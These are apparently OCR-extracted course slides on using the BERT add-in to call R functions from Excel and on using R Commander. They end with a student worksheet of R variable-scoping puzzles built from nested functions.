
- BERT is a tool for connecting Excel with the statistics language R.
- It runs R functions from Excel spreadsheet cells.
- It is an Excel AddIn with **User Defined Functions**.
- All you have to do is write the R function.
- And use it inside Excel.

# Install Bert

- Assumes you have
  - Windows Vista, 7, 8 or 10 with
  - Excel 2007, 2010, 2013 or 2016.
  - Both 32- and 64-bit
- Download BERT from <http://bert-toolkit.com/download-bert>,
- 80Mb, includes R.
- Install Bert in c:\tools\bert
- Start Excel

# Excel > Add-Ins

You should see "**BERT Console**" in Add Ins



# Calling a R function


In Excel Cell A1, type =R.SUM(1,2,3)

A1	f <sub>x</sub>	=R.SUM(1,2,3)
A	B	C
1	6	
2		

See <http://bert-toolkit.com/bert-quick-start>

# Creating new R functions

- Addins > Bert Home Directory
  - In File manager
  - Edit **functions.R** in notepad
  - Add this line to **functions.R**
- Inverse <- function(mat) { solve(mat) }



ExcelFunctions.R	11/4/2015	...	R File	14 KB
Functions.R	3/11/2016	...	R File	2 KB
README.md	6/18/2014	...	MD File	1 KB
<b>Functions.R</b>				R File

# Using your R function in Excel

- Addins > Reload startup file
- To find inverse of a matrix by calling your **R.Inverse** function.
- Type 1,2,3,4 as shown in A1:B2


The screenshot shows a Microsoft Excel spreadsheet with a 2x2 matrix of numbers. The matrix is defined by cells A1 through B2. The matrix values are:

	A	B
1	1	2
2	3	4

The formula bar at the top displays the formula `=R.inverse(A1:B2)`. The status bar at the bottom right shows the text "CALCULATING".

# Inverting a matrix using R

- Select A3:B4 for output
- In fx type  
`=R.Inverse(A1:B2)`
- Press **Control-Shift-Enter** together (for matrix output)



The screenshot shows a Microsoft Excel interface with two parts. The top part displays a 4x2 matrix named 'A' in columns and 'B' in rows. The bottom part shows the formula bar with the formula `=R.Inverse(A1:B2)` entered, and the resulting 2x2 inverse matrix below it.

	A	B
1	1	2
2	3	4
3		
4		
5		

✓	fx	=R.inverse(A1:B2)


  

3	-2	1
4	1.5	-0.5

# Result

B4			
	A	B	
1		1	2
2		3	4
3		-2	1
4		1.5	-0.5

# Using R Console in Excel (animation)



# Example of calling R.Cholesky (animation)

	A	B	C	D	E	F	G
1							
2		1.00	0.20	0.30			
3		0.20	1.00	0.10			
4		0.30	0.10	1.00			
5							
5							
7							
3							
9							
0							
1							
2							

# References

1. <http://bert-toolkit.com/>

# R Commander

# Rcmdr

- 6/2/2016.

# Installing Rcmdr

Google, Download and install R, R-Studio (32 or 64bit windows).

Start R-Studio and install Rcmdr

```
> install.packages("Rcmdr", dependencies=TRUE)
```

```
Start R commander
```

```
> library(Rcmdr)
```



A screenshot of the R Commander interface within the RStudio environment. The R Commander window is open, showing its menu bar (File, Edit, Data, Statistics, Graphs, Models, Distributions, Tools, Help) and a status bar indicating '<No active dataset>'. Below the menu is a toolbar with various icons. The main area shows tabs for 'R Script' and 'R Markdown'. At the bottom of the screen, the R console output is displayed:


```
> library(Rcmdr)
Loading required package: spline
s
Loading required package: car
RcmdrMsg: [1] NOTE: R Commander
Version 2.0-4: Sat Feb 06 18:36:
45 2016
```

## Clearing the R Workspace for new project

- R>Restart R
- R>Session>Clear Workspace
- Control-L to clear console window.

# Rcmdr: Using builtin data

- library(Rcmdr)
- Data > Data in packages > Read data set..
- datasets > InsectSprays [OK]




# Rcmdr view data set

The screenshot shows the R Commander interface. The menu bar includes File, Edit, Data, Statistics, Graphs, Models, Distributions, Tools, and Help. The 'Data set:' dropdown is set to 'InsectSprays'. The 'Edit data set' and 'View data set' buttons are visible in the toolbar. Below the toolbar, there are tabs for 'R Script' and 'R Markdown', with 'R Script' currently selected. The main area contains R code for loading the dataset and displaying its first 10 rows. To the right, a 'View data set' window is open, showing the first 10 rows of the 'InsectSprays' dataset.


```
data(InsectSprays, package="datasets")
library(relimp, pos=4)
showData(InsectSprays, placement='<20+200', font
 maxwidth=80, maxheight=10)
showData(InsectSprays, placement='<20+200', font
 maxwidth=80, maxheight=10)
```

	count	spray
1	10	A
2	7	A
3	20	A
4	14	A
5	14	A
6	12	A
7	10	A
8	23	A
9	17	A
10	20	A


# Rcmdr Statistics



# Rcmdr graphs




# Rcmdr distributions



# Read excel/spss data

- Rcmdr can load your excel / spss / text data into R, example:
- > Data > Import data > from Excel file



Name: \_\_\_\_\_

Roll: \_\_\_\_\_

MGADS, DSC401, by Moshahmed

Compute the output of following programs with paper, and then check the output in RStudio.

#Q1

```
x <- 7 ; y <- 3
k <- function(x) {
 k <- function(x) {
 x <- 7 ; y <- 7
 k <- function(k) { k * 3 }
 k(x) -2
 }
 k(x) -2
}
k(0) # A1
```

#Q2

```
x <- 0 ; y <- 9
k <- function(x) {
 k <- function(x) {
 x <- 9 ; y <- 9
 k <- function(k) { k * 2 }
 k(x) +3
 }
 k(x) -3
}
k(4) # A2
```

#Q3

```
x <- 7 ; y <- 1
k <- function(x) {
 k <- function(x) {
 x <- 9 ; y <- 9
 x -2
 }
 k(x) +2
}
k(8) # A3
```

#Q4

```
x <- 3 ; y <- 0
k <- function(x) {
 x +x
}
k(2) # A4
```

#Q5

```
x <- 9 ; y <- 8
k <- function(x) {
 x +3
}
k(0) # A5
```

#Q6

```
x <- 4 ; y <- 6
k <- function(x) {
 k <- function(x) {
 x <- 6 ; y <- 6
 k <- function(k) { k -y }
 k(x) -x
 }
 k(x) +2
}
k(0) # A6
```

#Q7

```
x <- 9 ; y <- 1
k <- function(x) {
 k <- function(x) {
 x <- 0 ; y <- 0
 x *3
 }
 k(x) -1
}
k(3) # A7
```

#Q8

```
x <- 6 ; y <- 3
k <- function(x) {
 k <- function(x) {
 x <- 4 ; y <- 4
 k <- function(k) { k +2 }
 k(x) -x
 }
 k(x) *3
}
k(4) # A8
```

#Q9

```
x <- 1 ; y <- 4
k <- function(x) {
 k <- function(x) {
 x <- 8 ; y <- 8
 k <- function(k) { k -y }
 k(x) -x
 }
 k(x) -x
}
k(2) # A9
```

#Q10

```
x <- 0 ; y <- 4
k <- function(x) {
 k <- function(x) {
 x <- 3 ; y <- 3
 k <- function(k) { k *y }
 k(x) *x
 }
 k(x) -x
}
k(1) # A10
```

```

#Q11
x ← 9 ; y ← 9
k ← function(x) {
 x +2
}
k(8) # A11

#Q12
x ← 4 ; y ← 3
k ← function(x) {
 x -1
}
k(6) # A12

#Q13
x ← 2 ; y ← 5
k ← function(x) {
 x -x
}
k(6) # A13

#Q14
x ← 3 ; y ← 5
k ← function(x) {
 k ← function(x) {
 x ← 9 ; y ← 9
 x *y
 }
 k(x) +x
}
k(1) # A14

#Q15
x ← 2 ; y ← 2
k ← function(x) {
 k ← function(x) {
 x ← 8 ; y ← 8
 x *1
 }
 k(x) *3
}
k(1) # A15

#Q16
x ← 9 ; y ← 1
k ← function(x) {
 k ← function(x) {
 x ← 5 ; y ← 5
 x *1
 }
 k(x) *x
}
k(8) # A16


#Q17
x ← 5 ; y ← 7
k ← function(x) {
 k ← function(x) {
 x ← 0 ; y ← 0
 x +y
 }
 k(x) +y
}
k(4) # A17

#Q18
x ← 0 ; y ← 9
k ← function(x) {
 k ← function(x) {
 x ← 7 ; y ← 7
 x +3
 }
 k(x) +x
}
k(0) # A18

#Q19
x ← 7 ; y ← 7
k ← function(x) {
 x +1
}
k(7) # A19

#Q20
x ← 2 ; y ← 1
k ← function(x) {
 k ← function(x) {
 x ← 1 ; y ← 1
 k ← function(k) { k *1 }
 k(x) *3
 }
 k(x) +y
}
k(4) # A20

```



```

#Q21
x ← 3 ; y ← 9
k ← function(x) {
 x -1
}
k(7) # A21

#Q22
x ← 0 ; y ← 9
k ← function(x) {
 k ← function(x) {
 x ← 9 ; y ← 9
 k ← function(k) { k *2 }
 k(x) -x
 }
 k(x) *2
}
k(1) # A22

#Q23
x ← 9 ; y ← 5
k ← function(x) {
 k ← function(x) {
 x ← 9 ; y ← 9
 x +x
 }
 k(x) +x
}
k(0) # A23

#Q24
x ← 7 ; y ← 6
k ← function(x) {
 k ← function(x) {
 x ← 9 ; y ← 9
 k ← function(k) { k -y }
 k(x) *1
 }
 k(x) -2
}
k(7) # A24

#Q25
x ← 1 ; y ← 3
k ← function(x) {
 x -1
}
k(9) # A25

#Q26
x ← 9 ; y ← 0
k ← function(x) {
 x +x
}

#Q27
x ← 8 ; y ← 5
k ← function(x) {
 k ← function(x) {
 x ← 8 ; y ← 8
 x *y
 }
 k(x) *2
}
k(0) # A27

#Q28
x ← 1 ; y ← 0
k ← function(x) {
 k ← function(x) {
 x ← 9 ; y ← 9
 k ← function(k) { k *2 }
 k(x) +1
 }
 k(x) +x
}
k(3) # A28

#Q29
x ← 6 ; y ← 9
k ← function(x) {
 k ← function(x) {
 x ← 4 ; y ← 4
 k ← function(k) { k *3 }
 k(x) +2
 }
 k(x) -y
}
k(8) # A29

#Q30
x ← 3 ; y ← 2
k ← function(x) {
 k ← function(x) {
 x ← 5 ; y ← 5
 k ← function(k) { k -y }
 k(x) +3
 }
 k(x) +3
}
k(3) # A30

```

```

#Q31
x ← 9 ; y ← 4
k ← function(x) {
 x *2
}
k(2) # A31

#Q32
x ← 8 ; y ← 8
k ← function(x) {
 k ← function(x) {
 x ← 7 ; y ← 7
 x +2
 }
 k(x) -y
}
k(5) # A32

#Q33
x ← 7 ; y ← 7
k ← function(x) {
 k ← function(x) {
 x ← 5 ; y ← 5
 k ← function(k) { k *x }
 k(x) *x
 }
 k(x) +3
}
k(4) # A33

#Q34
x ← 2 ; y ← 9
k ← function(x) {
 k ← function(x) {
 x ← 8 ; y ← 8
 k ← function(k) { k *x }
 k(x) +x
 }
 k(x) *1
}
k(7) # A34

#Q35
x ← 3 ; y ← 1
k ← function(x) {
 x -1
}
k(2) # A35

#Q36
x ← 5 ; y ← 4
k ← function(x) {
 k ← function(x) {
 x ← 9 ; y ← 9
 x -1
 }
 k(x) -2
}
k(6) # A36

#Q37
x ← 9 ; y ← 8
k ← function(x) {
 x -x
}
k(2) # A37

#Q38
x ← 8 ; y ← 7
k ← function(x) {
 k ← function(x) {
 x ← 9 ; y ← 9
 x +3
 }
 k(x) -3
}
k(0) # A38

#Q39
x ← 1 ; y ← 0
k ← function(x) {
 x +y
}
k(3) # A39

#Q40
x ← 4 ; y ← 1
k ← function(x) {
 x -3
}
k(3) # A40

```

```

#Q41
x <- 1 ; y <- 3
k <- function(x) {
 k <- function(x) {
 x <- 6 ; y <- 6
 k <- function(k) { k *1 }
 k(x) +x
 }
 k(x) -y
}
k(9) # A41

#Q42
x <- 0 ; y <- 1
k <- function(x) {
 x -2
}
k(0) # A42

#Q43
x <- 4 ; y <- 4
k <- function(x) {
 x -3
}
k(7) # A43

#Q44
x <- 5 ; y <- 4
k <- function(x) {
 k <- function(x) {
 x <- 4 ; y <- 4
 k <- function(k) { k +2 }
 k(x) +3
 }
 k(x) *1
}
k(9) # A44

#Q45
x <- 0 ; y <- 4
k <- function(x) {
 x -3
}
k(7) # A45

#Q46
x <- 7 ; y <- 0
k <- function(x) {
 x -x
}
k(2) # A46

#Q47
x <- 7 ; y <- 5

#Q48
x <- 9 ; y <- 8
k <- function(x) {
 k <- function(x) {
 x <- 9 ; y <- 9
 k <- function(k) { k *3 }
 k(x) -1
 }
 k(x) +y
}
k(9) # A48

#Q49
x <- 2 ; y <- 2
k <- function(x) {
 k <- function(x) {
 x <- 0 ; y <- 0
 x -y
 }
 k(x) *3
}
k(8) # A49

#Q50
x <- 8 ; y <- 8
k <- function(x) {
 k <- function(x) {
 x <- 9 ; y <- 9
 x -y
 }
 k(x) +1
}
k(6) # A50

```

```
#Q51
x ← 7 ; y ← 6
k ← function(x) {
 x *1
}
k(8) # A51
```

```
#Q52
x ← 1 ; y ← 2
k ← function(x) {
 k ← function(x) {
 x ← 8 ; y ← 8
 x -y
 }
 k(x) -1
}
k(3) # A52
```

```
#Q53
